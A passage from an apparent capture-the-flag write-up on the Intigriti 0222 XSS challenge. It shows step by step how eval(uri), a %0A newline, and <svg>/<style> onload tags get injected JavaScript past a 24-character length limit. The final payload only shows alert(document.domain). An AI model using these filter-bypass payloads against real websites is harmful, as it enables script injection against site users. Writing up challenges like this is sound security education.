We have the alert() box at this point but it is not useful. It only shows us we have injected working Javascript into the HTML source code. Using the alert() box to pop the document.domain requires 35 characters and will not pass the 24 character length check:

We are injecting between HTML <p> tags and <script> tags cannot be used so we need to trigger “extra” Javascript in another way.




My first idea was to do something as following:

<svg/onload=showModal('ourinput', 'ourinput')>

In this way I hoped to trigger the showModal function again and get our input into the innerHTML. Nice idea I guess but way to long for the 24 character limit.

The shortest way that I know to trigger some "extra" Javascript is the eval() function. Eval() is evil you read mostly on the internet :-)

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval



eval()

Warning: Executing JavaScript from a string is an enormous security risk. It is far too easy for a bad actor to run arbitrary code when you use `eval()`. See Never use eval()!, below.

The `eval()` function evaluates JavaScript code represented as a string.


Actually eval() just tries to execute Javascript from whatever we give it :-)

The only question is then what are we going to execute with eval()?


<svg/onload=eval()>


19 characters used so we have 5 characters left to execute within our eval(). 5 characters is really limited so I thought we must take something from the source code that can contain more characters when executed.
Our source code variables are a good chance to get us some luck and hide extra characters once they get executed or evaluated.

The developer tools show following (I added a breakpoint in the source code just before the end at line 149 to be able to see the value assigned to the variables)




Mainly the “uri” variable contains the full URL when executed by eval(). As we have control over the URL via the 2 parameters this is very interesting.
We can easily smuggle extra Javascript via the “&first=” parameter which is not checked for its character length and our eval() function will not hesitate to execute whatever we give to it :-)






Allright lets smuggle the alert() box then



Damn nothing happens and the reason is that eval() executes our full URL from the “uri” parameter but an URL starts with https:// which means everything after // is seen as a comment in Javascript and thus not excutable Javascript code.



Shown in visual studio code. See colour difference for code (grey) and comment part (green)

```
<script>
  https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()
</script>
```


We cannot run any code behind the // so there is only one way out of this and that is using the next line for our alert() box. Here shown in visual studio code:

```
<script>
  https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=
  alert()
</script>
```

A new line via the URL can be set with %0A in Javascript. This gives us following payload:


<svg/onload=eval(uri)>&first=%0Aalert()

This works like a charm in Chrome:



Finishing with alert(document.domain)


<svg/onload=eval(uri)>&first=%0Aalert(document.domain)




Ok we got Chrome where we want it to be executing our Javascript but Firefox is not working with the <svg> tags. This needs to be fixed to complete this challenge.

Back to the Portswigger XSS cheat sheet and find other “short” enough tags that can do the same.


We have <svg> with “onload” event that fires in all browsers and we want no user interaction:



What else is possible according to Portswigger:




Honestly I checked them all and <style> seems to be good enough to bypass our character limit of 24, requiring no user interaction and working in all browsers:



<style/onload=eval(uri)>&first=%0Aalert(document.domain)

Full URL (copy and paste in browser)*: https://challenge-0222.intigriti.io/challenge/xss.html?q=%3Cstyle/onload=eval(uri)%3E&first=%0Aalert(document.domain*)

Chrome:



Firefox: